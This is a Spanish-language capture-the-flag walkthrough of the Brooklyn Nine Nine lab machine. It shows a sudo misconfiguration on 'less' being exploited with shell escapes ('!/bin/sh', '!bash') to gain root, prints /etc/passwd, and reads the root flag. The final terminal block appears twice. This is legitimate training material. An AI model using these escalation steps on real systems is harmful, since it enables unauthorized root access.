
If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo less /etc/profile
!/bin/sh
```



```
jake@brookly_nine_nine:/home/holt$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
jake@brookly_nine_nine:/home/holt$ sudo /usr/bin/less
```

sudo /usr/bin/less /etc/passwd




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
amy:x:1001:1001:,,,:/home/amy:/bin/bash
holt:x:1002:1002:,,,:/home/holt:/bin/bash
ftp:x:111:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
jake:x:1000:1000:,,,:/home/jake:/bin/bash
!bash
```

apretamos
!sh


y ya somos root

whoami



```
root@brookly_nine_nine:/home/holt# cd /root
root@brookly_nine_nine:/root# ls
root.txt
root@brookly_nine_nine:/root# cat root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy !!
root@brookly_nine_nine:/root# 
```

buscamos en la máquina root y la leemos
con eso finalizamos la máquina



```
root@brookly_nine_nine:/home/holt# cd /root
root@brookly_nine_nine:/root# ls
root.txt
root@brookly_nine_nine:/root# cat root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy !!
root@brookly_nine_nine:/root# 
```

hemos finalizado esta máquina.